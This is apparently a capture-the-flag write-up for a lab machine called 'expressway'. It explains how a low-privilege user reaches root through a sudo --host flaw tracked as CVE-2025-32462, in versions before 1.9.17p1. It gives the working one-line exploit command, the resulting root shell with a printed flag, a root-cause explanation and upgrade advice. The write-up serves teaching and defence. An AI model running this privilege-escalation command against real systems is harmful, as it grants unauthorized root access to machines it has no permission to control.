Every enumeration checklist tells you to run sudo -l early. On this box it came back completely empty — no rules, no permissions, nothing to abuse. Normally that’s a dead end for anything sudo-related. It wasn’t, because the vulnerability here had nothing to do with what my user was granted and everything to do with a flag sudo itself has carried, quietly broken, for over a decade.
The Setup
I had a shell as a low-privilege user, ike, on a box called expressway. Sudo was installed locally rather than via a system package, which is usually worth a second look:
ike@expressway:~$ which sudo
/usr/local/bin/sudo
A custom install path is often a hint that someone deliberately pinned a specific sudo version — sometimes to work around a compatibility issue, sometimes because a vulnerable version never got updated.
Enumeration
The obvious first check came back negative:
ike@expressway:~$ sudo -l
Password:
Sorry, user ike may not run sudo on expressway.
No rules for this user on this host. Normally I’d move on. But given the custom install path, I checked the version before writing sudo off entirely:
ike@expressway:~$ sudo -V
Sudo version 1.9.17
Sudo 1.9.17 — the version immediately before 1.9.17p1, which shipped a fix for a hostname-handling flaw in sudo’s --host (-h) option. That flaw was disclosed in 2025 (tracked as CVE-2025-32462) and had reportedly been present in sudo’s codebase since 2013, making it one of the longest-lived sudo bugs ever found.
Why the -h Flag Matters
Sudo’s -h HOST (--host) option exists for centralized deployments — think LDAP or NIS-backed sudoers configurations, where a single sudoers policy is shared across many machines and rules are scoped per hostname (Host_Alias entries, or per-host Runas/command rules). The flag lets an administrator ask “would this rule apply if I were running this on host X?” without actually being on host X.
The bug was in how sudo evaluated permissions when that flag was supplied: instead of only using it for listing (-l) another host’s rules, certain code paths ended up honoring a rule scoped to the specified host as if it applied to the current invocation — even though the command was actually about to execute locally, on a completely different machine than the one named in -h. A local user with no sudo rights of their own on their real host could name a different host string that happened to match a permissive rule in the shared sudoers policy, and sudo would apply that other host’s permissions to the command actually being run.
sudo -l reporting “may not run sudo on expressway” was accurate for the expressway-scoped rule — but it said nothing about what happened if a different hostname was supplied.
Exploitation
ike@expressway:~$ /usr/local/bin/sudo -h offramp.expressway.htb -i
root@expressway:~# ls
root.txt
root@expressway:~# cat root.txt
ca82543a6856414b8509799ccb92d645
-h offramp.expressway.htb— supply an alternate hostname, one that carries a permissive rule elsewhere in the shared sudoers configuration-i— request a full root login shell rather than a single command
The result dropped straight into a root shell — no password prompt, no additional rule granted directly to ike on expressway at all.
Why This Works
The core failure is a mismatch between which host a permission rule was written for and which host the command is actually about to run on. Hostname-scoped sudoers rules are a convenience feature for centrally-managed fleets, built on the assumption that sudo will only ever apply a host’s rule when a command is genuinely executing on that host. Once that assumption breaks — and a user can simply assert an arbitrary hostname via -h — every hostname-scoped rule in a shared policy becomes reachable from every machine that shares the policy, regardless of which host it was actually written for.
This is a good example of why “no rules for you on this specific host” isn’t the same guarantee as “no way to get root on this specific host,” when the tool enforcing that boundary has a bug in the boundary itself.
Root Cause
Sudo versions prior to 1.9.17p1 failed to correctly restrict the effect of the -h / --host option to listing operations, allowing a locally supplied hostname to influence which sudoers rule was applied to an actual command execution.
Fix: Upgrade sudo immediately.
sudo apt update && sudo apt install --only-upgrade sudo
sudo -V   # confirm version is 1.9.17p1 or newer
If your sudoers policy is centrally managed across multiple hosts, treat every hostname-scoped rule as reachable from any machine sharing that policy until you’ve confirmed the patched version is deployed everywhere.
Key Takeaways
sudo -lreturning empty doesn’t rule out a sudo-level vulnerability — check the version even when the user has no explicit rules- A non-package install path for a security-critical binary like sudo (
/usr/local/bin/sudoinstead of/usr/bin/sudo) is worth investigating on its own - Hostname-scoped sudoers rules assume the enforcing tool correctly ties a rule to the host it was written for — a broken assumption there compromises every host sharing the policy, not just the one the rule was intended for
- Patch sudo promptly; a bug like this one sat unnoticed for over a decade before public disclosure
Questions? Hit me up on X.